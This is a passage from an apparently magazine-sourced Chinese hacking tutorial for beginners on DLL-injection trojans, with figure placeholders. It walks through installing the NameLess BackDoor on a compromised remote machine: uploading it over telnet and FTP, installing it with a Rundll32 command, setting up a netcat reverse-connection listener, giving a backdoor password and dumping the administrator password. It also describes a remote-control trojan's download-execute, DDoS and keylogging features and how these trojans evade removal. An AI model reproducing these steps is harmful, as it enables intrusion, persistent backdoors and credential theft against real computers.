


图8

在右键菜单中选择“超级终端”命令，即可打开一个远程连接的命令行窗口，在其中可以输入各种命令进行远程操作，例如新建用户、更改用户名密码等，如图8。选择“服务端控制”命令，在对话框中可以控制远程计算机下载执行某个文件，也可以对某个网站展开DDOS攻击等，如图9。




图9

此外，上兴木马还提供了远程屏幕控制、摄像头监控、键盘记录等功能，可以完全的控制远程主机，这里就不多详述了。

二、手动DLL注入—NameLess BackDoor

从上兴远程控制木马的配置安装到远程控制，小菜们一定可以发现DLL木马的功能是如此的强大，不仅运行时非常隐蔽，而且很容易的就可以穿透防火墙。不过DLL木马的DLL文件是

如何注入到进程中的呢？小菜们一定还是不很清楚，没有感性的认识。

1.NameLess BackDoor 简介

NameLess BackDoor 是一款新兴的 DLL 型木马，它汇集了两款经典木马的优点——小榕的 BITS 和 WinEggDrop 的 PortLess，这两款大名鼎鼎的木马都曾经风光一时。NameLess BackDoor 在目标机器的进程管理器中看不到，平时没有端口，提供正向连接和反向连接两种功能。

2．安装木马，手工注入

下载 NameLess BackDoor 木马，压缩包中有两个名为 NameLess.dll的DLL文件，一个Pack压缩加过壳的，一个是Unpack未压缩加壳的。要将木马安装到远程的电脑上，最简单的就是扫描要攻击电脑上的系统漏洞，然后进行远程入侵并下载（注：关于如何将木马上传到目标主机上，详见黑客X档案2005年第10期的菜鸟学堂以及《黑客零起步》一书）。我们将上面的任意一个“NameLess.dll”文件上传到远程主机上。在这里笔者是使用 Ttelnet 远程连接后，写入一个FTP 下载的 BAT 文件，直接在本地建立了一个 FTP 服务器，通过 FTP 服务器下载上传文件的。下面重点来看看我是怎样安装木马文件的吧！

在远程 Ttelnet 命令窗口中切换到文件上传目录中，并输入命令 **Rundll32 NameLess.dll,Install**，如图10。执行该命令时后门就被安装成功了，后门会自动替换系统服务 Sens 的 ServiceDll 文件，在电脑重启后以“Svchost.exe”加载启动。也就是说我们的 DLL 木马已经手工注入到系统进程“Svchost.exe”中了。




图10

3．远程连接控制

NameLess BackDoor 提供了两种连接方式，分别是正向连接和反向连接，其中反向方式连接可以让防火墙不会发出任何提示。同时 NameLess BackDoor 在连接后门时使用了端口复用技术，通过重用系统进程开放的任意一个端口，因此可以轻松的穿透各种防火墙。

我们首先需要扫描远程主机上开放了哪些端口，假设某台远程主机（IP 地址为：192.168.1.11）开放了139 端口，那么可以本地打开一个命令窗口，切换到瑞士军刀 N C 所在的目录中，运行命令 **nc -l -p 12345**，命令执行后将在本地监听 12345 端口，然后再打开一个命令窗口，输入命令 **nc 192.168.1.11 139**，如图11。建立连接后输入 **dargun|192.168.1.11:12345**，如图12。其中的IP 地址可根据具体情况进行更改。命令执行后在刚才的监听窗口中就可以看到出现了连接提示："Enter Password:"，输入密码 158352692 后就可以成功的登录远程主机而不被防火墙发现了！




图11




图12

现在就可以控制远程主机了，NameLess BackDoor 的强大也体现在它的控制功能上，连接登录远程主机后，输入 help 命令，即可看到详细的命令帮助信息，如图13。如果你使用过 winshell 或 wineggdropshell 的话，应该对这种模式的后门不会陌生，不过就算从来没有使用过这样的后门，也会感觉很简单的。例如直接在命令窗口中输入“findpass”命令，很快就可以看到管理员的密码了，如图14，真是够简单的！




图13




图14

三、DLL 进程插入病毒的特点

如果小菜们在自己的电脑上测试了上面的两个 DLL 木马，首先会发现 DLL 木马与一般的木马与众不同的地方。以上兴远控木马为例，在自己的电脑上安装了上兴后，用杀毒软件查杀，杀毒软件会报警提示发现病毒，但是使用杀毒软件进行清除病毒时，却无法杀掉木马病毒文件“rejoice.dll”，如图15。换成手工清除病毒，也无法删除病毒文件，甚至于进入安全模式，也无法成功删除！这是由于通常 DLL 木马会嵌入到正在运行的系统进程中，如“explorer.exe”、“svchost.exe”、“smss.exe”等进程。这些进程是系统关键进程，因此达到了保护 DLL 木马无法被杀毒软件查杀的目的。即使杀毒软件扫描到了这些系统进程被病毒感染，也会报告无法将其清除。

另外，上兴远控之类的 DLL 木马可以设置注入的进程，如果是注入到“iexplore.exe”或“svchost.exe”之类的系统进程中，而这些进程往往是被许可访问网络的，所以可以突破肉鸡上防火墙的封锁。另外，像 NameLess BackDoor 之类特殊的 DLL 木马，还可以实现端口复用、注册为系统服务、多线程守护等，使得 DLL 木马的隐蔽性更高，查杀难度更大，总之，DLL 木马非常难以清除掉！

